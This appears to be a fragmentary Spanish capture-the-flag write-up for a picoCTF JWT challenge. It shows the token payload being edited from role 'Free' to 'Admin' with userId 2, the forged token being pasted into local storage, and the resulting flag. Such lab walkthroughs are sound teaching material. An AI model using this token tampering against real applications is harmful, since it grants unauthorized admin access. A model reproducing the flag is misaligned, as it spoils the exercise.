
Pegamos la nueva `key JWT` en el `value` de `auth-token`




Key	Value
auth-token	pc3MiOiJib29rc2hlbGYiLCJleHAiOjE3MzEzMDUyMTIsImlhdCI6MTczMDcwMDQxMiwidXNlckIkIjoxLCJlbWFpbCI6ImFkbWluIn0.JB22KSWj9YJNmYw7YAtU7wBtLD9IqRXYfT56NhqKKE
token-payload	{"role":"Free","iss":"bookshelf","exp":1731305212,"iat":1730700412,"userId":1,"email":"user"}




Key	Value
auth-token	eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJyb2xlIjoiQWRtaW4iLCJpc3MiOiJib29rc2hlbGYiLCJleHAiOjE3MzEzMDUyMTIsImlhdCI6MTczMDcwMDQxMiwidXNlckIkI...
token-pa...	{"role":"Admin","iss":"bookshelf","exp":1731305212,"iat":1730700412,"userId":1,"email":"admin"}



No hay datos para el servidor seleccionado



Sorry, failed to load the PDF




PAYLOAD: DATA

```
{
  "role": "Admin",
  "iss": "bookshelf",
  "exp": 1731305212,
  "iat": 1730700412,
  "userId": 2,
  "email": "admin"
}
```

VERIFY SIGNATURE

Cambiamos el `userId` a `2` y ahora pegamos la nueva key. Refresh a la página y despues:



You need to have Admin role to access this special book!

```
Great job! Here's your flag:
picoCTF{w34k_jwt_n0t_g00d_7745dc02}
```

http://saturn.picoctf.net:57908

Origin http://saturn.picoctf.net:57908

Key	Value
auth-token	eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJyb2xlIjoiQWRtaW4iLCJpc3MiOiJib29rc2hlbGYiLCJleHAiOjE3MzEzMDUyMTIsImlhdCI6MTczMDcwMDQxMiwidXNlcklkIjoyLCJlbWFpbCI...
token-payload	{"role":"Admin","iss":"bookshelf","exp":1731305965,"iat":1730701165,"userId":2,"email":"admin"}

```
▾ {role: "Admin", iss: "bookshelf", exp: 1731305965, iat: 1730701165, userId: 2, email: "admin"}
    email: "admin"
    exp: 1731305965
    iat: 1730701165
    iss: "bookshelf"
    role: "Admin"
    userId: 2
```

Bandera

```
flag: picoCTF{w34k_jwt_n0t_g00d_7745dc02}
```

Notas Adicionales

Referencias

-